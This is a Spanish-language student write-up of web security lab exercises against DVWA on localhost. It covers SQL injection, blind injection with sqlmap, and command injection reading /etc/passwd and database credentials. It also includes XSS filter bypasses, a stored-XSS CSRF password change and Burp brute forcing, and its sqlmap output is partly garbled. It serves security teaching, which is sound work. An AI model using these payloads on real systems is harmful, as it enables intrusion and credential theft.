

## M2T1. Seguridad Web

### SQL INJECTION


#### - NIVEL LOW

En esta sección el proceso ha sido el mismo. Inyectar desde el input de la app el payload necesario para obtener la información.

1. ¿Cuál es el usuario activo de la base de datos? Nota: no se permite el uso de herramientas automáticas para este ejercicio.

Payload: ' UNION SELECT user(),current\_user();#

Resultado: root@localhost



User ID:  Submit

ID: ' UNION SELECT user(),current\_user();#  
First name: root@localhost  
Surname: root@localhost

2. ¿Qué payload utilizarías para recuperar la versión de la base de datos? Nota: no se permite el uso de herramientas automáticas para este ejercicio.

Payload: ' UNION SELECT user(),version();#

Resultado: 10.1.29-MariaDB-6



User ID:  Submit

ID: ' UNION SELECT user(),version();#  
First name: root@localhost  
Surname: 10.1.29-MariaDB-6

#### - NIVEL MEDIUM


En esta sección he usado burpsuite para hacer las inyecciones de sql, ya que el formulario de entrada es un checkbox.

3. ¿Qué payload utilizarías para recuperar el nombre de la base de datos? Nota: no se permite el uso de herramientas automáticas para este ejercicio.

Payload: id=8 or 1=9 UNION SELECT user, DATABASE() FROM users#&Submit=Submit

Resultado: dvwa

Lo he realizado con burp suite pasando la petición a la pestaña Repeater. Ahí es donde he pasado el payload y visto la respuesta:



User ID:  Submit

ID: 8 or 1=9 UNION SELECT user, DATABASE() FROM users#&Submit=Submit  
First name: admin  
Surname: dvwa  
ID: 8 or 1=9 UNION SELECT user, DATABASE() FROM users#&Submit=Submit  
First name: gordonb  
Surname: dvwa

4. ¿Qué payload utilizarías para listar todos los usuarios (nombre del usuario) y contraseñas (hash) de la base de datos? Nota: El payload no puede superar los 70 caracteres y no se permite el uso de herramientas automáticas para este ejercicio.

Payload: id=8 or 1=9 UNION SELECT user, password FROM users#&Submit=Submit

Resultado:

```
ID: 8 or 1=9 UNION SELECT user, password FROM users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99  
ID: 8 or 1=9 UNION SELECT user, password FROM users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03  
ID: 8 or 1=9 UNION SELECT user, password FROM users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b  
ID: 8 or 1=9 UNION SELECT user, password FROM users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7  
ID: 8 or 1=9 UNION SELECT user, password FROM users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99  
ID: 8 or 1=9 UNION SELECT user, password FROM users#  
First name: student  
Surname: eb0a191797624dd3a48fa681d3061212
```


Al igual que el caso anterior lo he realizado en la pestaña Repeater de burp suite.

## SQL INJECTION (BLIND)

- NIVEL LOW

5. ¿Qué payload/s utilizarías para determinar la presencia de la vulnerabilidad? Describe el proceso a seguir.

Payload: 1' and sleep(5)#



Usando el sleep he podido comprobar que la vulnerabilidad existe, ya que al lanzar el submit espera los 5 segundos pasados en el payload.

También probe a usar sqlmap para buscar la vulnerabilidad y me detecto lo siguiente:

```
root@M2T1:~# sqlmap -u "http://127.0.0.1/DVWA-master/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=1a1320b1905drdr0id9hsh0rr6"

sqlmap identified the following injection point(s) with a total of 5393 HTTP(s) requests:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1' AND 2151=2151 AND 'hdWh'='hdWh&Submit=Submit

  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: id=1' AND SLEEP(5) AND 'evEx'='evEx&Submit=Submit
```

- NIVEL MEDIUM

6. Utiliza una herramienta para explotar la vulnerabilidad y listar todos los usuarios (nombre del usuario) y contraseñas (hashes) de la base de datos. ¿Qué instrucción has utilizado? ¿Cuál ha sido la salida de la herramienta?

He utilizado sqlmap para explotar esta vulnerabilidad. He sacado toda la información con el siguiente payload:

sqlmap -u "http://127.0.0.1/DVWA-master/vulnerabilities/sqli\_blind/" --cookie="security=medium; PHPSESSID=1a1320b1905drdr0id9hsh0rr6" --data="id=3&Submit=Submit" --all

```
root@M2T1:~/.sqlmap/output/127.0.0.1# sqlmap -u "http://127.0.0.1/DVWA-master/vulnerabilities/sqli_blind/" --cookie="security=medium; PHPSESSID=1a1320b1905drdr0id9hsh0rr6" --data="id=3&Submit=Submit" --all
```

Resultados:

```
[INFO] retrieved: 0.0.0.0 injection payloads and optional tampering scripts
[INFO] retrieved: Bob
[INFO] retrieved: 2018-03-26 17:49:35 parameter(s)
[INFO] retrieved: Smith Force back-end DBMS to this value
[INFO] retrieved: 5f4dcc3b5aa765d61d8327deb882cf99
[INFO] retrieved: 5
[INFO] retrieved: student be used to customize the detection phase
[INFO] retrieved: http://127.0.0.1/DVWA-master/hackable/users/smithy.jpg
[INFO] retrieved: 10 Level of tests to perform (1-5, default 1)
[INFO] retrieved: Student Risk of tests to perform (1-3, default 1)
[INFO] retrieved: 2018-03-26 17:49:35
[INFO] retrieved: Master
[INFO] retrieved: deb0a191797624dd3a48fa681d3061212 of specific SQL injection
[INFO] retrieved: 6
```

## COMMAND INJECTION

- NIVEL LOW

7. ¿Qué payload utilizarías para explotar la vulnerabilidad y listar el contenido del archivo `/etc/passwd`? (Copia también las 3 primeras líneas del archivo)

Payload: `127.0.0.1; cat /etc/passwd`

Con este payload podemos ver el contenido del fichero:

```
Ping a device

Enter an IP address:

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.0
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.0
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.0
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.0

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss,
rtt min/avg/max/mdev = 0.017/0.022/0.026/0.005 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
```

Payload para copiar las 3 primeras líneas: `127.0.0.1; head -n 3 /etc/passwd`

```
Enter an IP address: 127.0.0.1; head -n 3 /etc/passwd

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss
rtt min/avg/max/mdev = 0.019/0.022/0.024/0.005 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```




- NIVEL MEDIUM

8. ¿Qué payload utilizarías para saber el directorio actual dentro del sistema de archivos?

Ahora no podemos usar ; o && para concatenar comandos, porque se sustituyen por ' ' y no ejecuta nada. Pero podemos usar un & y podemos seguir ejecutando comandos en el server.

Payload: 127.0.0.1 & pwd

Resultado: /var/www/html/DVWA-master/vulnerabilities/exec



9. ¿Qué payload o payloads utilizarías para encontrar el usuario y la contraseña de la base de datos? Pista: Ambos están se almacena en el archivo "config.inc.php".

Primero he buscado el fichero en el sistema:

Payload: 127.0.0.1 & find / -name config.inc.php

Resultado: /var/www/backup\_DVWA-master/config/config.inc.php

/var/www/html/DVWA-master/config/config.inc.php

He buscado en dos payloads diferentes el usuario y la contraseña:

Payload: 127.0.0.1 & cat /var/www/html/DVWA-master/config/config.inc.php | grep db\_user

Resultado: \$\_DVWA['db\_user'] = 'root';



Payload: 127.0.0.1 & cat /var/www/html/DVWA-master/config/config.inc.php | grep db\_password

Resultado: \$\_DVWA['db\_password'] = '';



## XSS (REFLECTED)

### - NIVEL LOW

10. Aprovecha la vulnerabilidad para crear un formulario falso de inicio de sesión. Escribe el payload que has utilizado.

Payload: código html para mostrar el formulario:

```
<form action="/action_page.php">  
<label for="fname">First name:</label><br>  
<input type="text" id="fname" name="fname" value="Iker"><br>  
<label for="lname">Last name:</label><br>  
<input type="text" id="lname" name="lname" value="Macaya"><br><br>  
<input type="submit" value="Submit"> </form>
```

Resultado:



What's your name? 

Hello

First name:

Iker

Last name:

Macaya

Submit


### - NIVEL MEDIUM

11. Indica el payload que utilizarías para abrir una ventana emergente (popup).

Ahora se está quitando el tag script. Una manera de saltarse esta defensa es usar el tag con la S en mayúsculas.

Payload: `<Script>alert("Script lanzado")</Script>`


Resultado:



12. Indica el payload que utilizarías para incluir un marco que incluya una página externa que ocupe toda la pantalla, tapando la página de DVWA por completo.

Payload: `<Script>window.open("_blank")</Script>`

Resultado: He abierto una nueva pestaña en blanco. Con el tag `iframe` no conseguía tapar toda la página. Con un payload así, se puede abrir un marco en la web: `<iframe src="_blank" height="XXX" width="XXX" title="Iframe Example"></iframe>`



### **XSS (STORED)**


- NIVEL LOW

13. ¿Cuál es el nombre del parámetro vulnerable en el formulario? Incluye un payload de ejemplo de cómo explotar la vulnerabilidad.

Usando un payload en el cual añado un párrafo en cada uno de los inputs, se puede ver que ambos campos son vulnerables. Pero el campo nombre tiene una limitación de 10 caracteres, mientras que el del mensaje de 50, por lo tanto, he usado el segundo para explotar la vulnerabilidad. (Se puede cambiar el tamaño del campo desde el inspector, para hacerlo sin tocar el tamaño máximo del campo.)

Payload: `<sCript>alert("Script ejecutado")</sCript>`

Resultado: Lanza el alert



## CSRF

### - NIVEL LOW

14. Describe en qué consiste la vulnerabilidad que tiene el formulario y cómo la explotaría.

La vulnerabilidad está en que cuando usamos este link para cambiar una contraseña, se genera la nueva contraseña llamando a la siguiente URL:

/DVWA-master/vulnerabilities/csrf/?password\_new=test&password\_conf=test&Change=Change

```
GET /DVWA-master/vulnerabilities/csrf/?password_new=test&password_conf=test&Change=Change HTTP/1.1
```

Para explotar la vulnerabilidad bastaría con enviar el enlace de cambio de contraseña al usuario objetivo y recoger la llamada al mismo, donde veríamos la contraseña del mismo y podríamos usar para entrar en el sistema.

### - NIVEL MEDIUM

15. Aprovechando la vulnerabilidad "XSS (Stored)", útilazala para explotar el CSRF y que a cualquier usuario que acceda a esa página se le cambie la contraseña de su cuenta.

Desde la pestaña de XSS Stored podemos explotar la vulnerabilidad de CSRF pasando la ruta con la contraseña que queremos modificar.

En este nivel de CSRF no podemos explotar la vulnerabilidad simplemente pasando la url como antes porque nos falta la cabecera:

Referer: <http://127.0.0.1/DVWA-master/vulnerabilities/csrf/>

Para poder explotar la vulnerabilidad.

Desde la pestaña XSS Stored generamos el siguiente mensaje, donde desde una imagen le pasamos la URL con el cambio de contraseña que queremos hacer:

Name *	<input type="text" value="Hola"/>
Message *	<input type="text" value="&lt;img src=/DVWA-master/vulnerabilities/csrf/?password_new=hack123&amp;password_conf=hack123&amp;Change=Change&gt;"/>
<input type="button" value="Sign Guestbook"/>	

Nos genera el mensaje en el guestbook.

Name: Hola
Message: 

Pero inmediatamente después nos genera el request deseado, con el referer necesario y la url con el cambio de contraseña:

```
GET /DVWA-master/vulnerabilities/csrf/?password_new=hack123&password_conf=hack123&Change=Change HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/DVWA-master/vulnerabilities/xss_s/
Cookie: security=low; PHPSESSID=jdr2g4ecoschdnpq9q2nvko63
DNT: 1
Connection: close
```



## BRUTE FORCE

16. Indica 3 herramientas que podrías utilizar para llevar a cabo un ataque de fuerza bruta contra un formulario de login.

Hydra: <https://gtrekter.medium.com/brute-force-attack-with-hydra-and-kali-linux-3c4ede55d119>

Wfuzz: <https://securitybytes.io/wfuzz-using-the-web-brute-forcer-1bf8890db2f>

Burp Suite: <https://portswigger.net/support/using-burp-to-brute-force-a-login-page>

17. Usando alguna de estas herramientas, obtén la contraseña de los siguientes usuarios. Para ello, cierra sesión en DVWA y ataca el formulario de login de la aplicación. Incluye también la instrucción utilizada para lanzar la herramienta o una descripción de cómo la usaste:

Herramienta utilizada: Burp Suite

Enviar el request al intruder.



Aquí podemos elegir el tipo de ataque, pitchfork en este caso:

### Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way see help for full details.

Attack type: Pitchfork

```
POST /DVWA-master/login.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/DVWA-master/login.php
Cookie: security=low; PHPSESSID=hbj5om6jfaau06c4th5hfgpvn1
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 85

username=admin&password=$admin$&Login=Login&user_token=$2faf341acd492fae15d7361cf8db640f5]
```

Tenemos dos payloads, uno para la contraseña y otro para el token csrf. Para las contraseñas le he pasado una lista de contraseñas mas utilizadas.



Aquí es donde no he podido avanzar. He intentado sacar el user\_token con recursive grep, pero no me ha salido bien.



He intentado modificar la complejidad de la página pero siempre me esta pidiendo este token y no he conseguido sacarlo. Si no lo pide, con realizar los pasos hasta el payload uno es suficiente, siempre que la contraseña este en la lista de contraseñas pasada.

- *admin*
- *gordonb*
- *1337*
- *pablo*
- *smithy*


## WEAK SESSION IDS

### - NIVEL LOW

18. Describe cómo se generan los valores de la cookie "dvwaSession".

Los valores de dvwaSession se generan sumando uno al valor anterior, tenemos una lista de sesiones 1,2,3... etc


En el ejemplo, desde la pestaña repeater en burp suite. Lanzando repetidas veces, vemos como aumenta el valor de dvwaSession, de uno en uno:



### - NIVEL MEDIUM

19. DESCRIBE CÓMO SE GENERAN LOS VALORES DE LA COOKIE "DVWASESSION".

En este caso la sesión parece que tiene un número algo más aleatorio:



Pero la realidad es que es un número bastante predecible ya que se trata del valor del tiempo actual en UNIX: <https://www.epochconverter.com/>

Ambas imágenes tienen una diferencia de unos segundos:

The current Unix epoch time is 1640677725

.. dvwaSession=1640677720

### - NIVEL HIGH

20. Describe cómo se generan los valores de la cookie "dvwaSession".

Aquí tenemos unos valores mas complejos, se añade la fecha de expiración:

.. dvwaSession=c81e728d9d4c2f636f067f89cc14862c; expires=Tue, 28-Dec-2021 08:49:51 .

Donde tenemos un hash, que podemos analizar:

```
root@M2T1:~# hashid c81e728d9d4c2f636f067f89cc14862c
Analyzing 'c81e728d9d4c2f636f067f89cc14862c'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
```

Del cual obtenemos que el resultado es dos:

Hash	Type	Result
c81e728d9d4c2f636f067f89cc14862c	md5	2

Presumiblemente el siguiente será 3...

Efectivamente:

Hash	Type	Result
eccbc87e4b5ce2fe28308fd9f2a7baf3	md5	3

Así que el hash es una numeración de 1 en 1, pero el resultado hasheado en md5.

## OTROS

*21. Hay una funcionalidad oculta en la aplicación, ¿la encuentras? Incluye una captura de pantalla que muestre la nueva funcionalidad cargada en el navegador web.*

No lo he encontrado.

*22. Describe qué se va haciendo a lo largo del siguiente vídeo. Ve describiendo los pasos desarrollados anotando en minuto/segundo del vídeo en el que se van realizando.*

<https://www.youtube.com/watch?v=40iLfdRwM8U>

En los primeros 20 segundos está mostrando que modificando el valor id en la url nos permite acceder a los datos de diferentes usuarios: Pepe, Ana, etc

Segundo 35, abre la herramienta Hack bar donde vemos el parámetro: id

Segundos 50 – 60 Introduce un payload en Hack bar con el que se verifica que hay una vulnerabilidad.

Hasta el segundo 82 introduce un nuevo payload que nos permite ver la información de todos los usuarios: Admin, pepe, etc

Segundo 126: usando sqlmap y pasando la url que se está verificando se comprueba que la misma es vulnerable en el parámetro id ante payloads con cláusulas where or having y ante blind sql injection.

Segundo 144: con el comando sqlmap –dump saca la información de todos los usuarios de la web. Incluida información que puede ser comprometida como números de tarjetas, cvvs, etc

*23. Lista todas las herramientas que hayas utilizado para realizar los ejercicios y explica dónde las utilizaste*

Las herramientas las he ido listando conforme iba haciendo los ejercicios. Las más utilizadas han sido **Burp Suite**, donde he analizado el tráfico generado desde DVWA.

El inspector de Google Chrome también lo he usado para comprobar algunos valores de la página web.

También he usado Hack Bar para lanzar algún payload.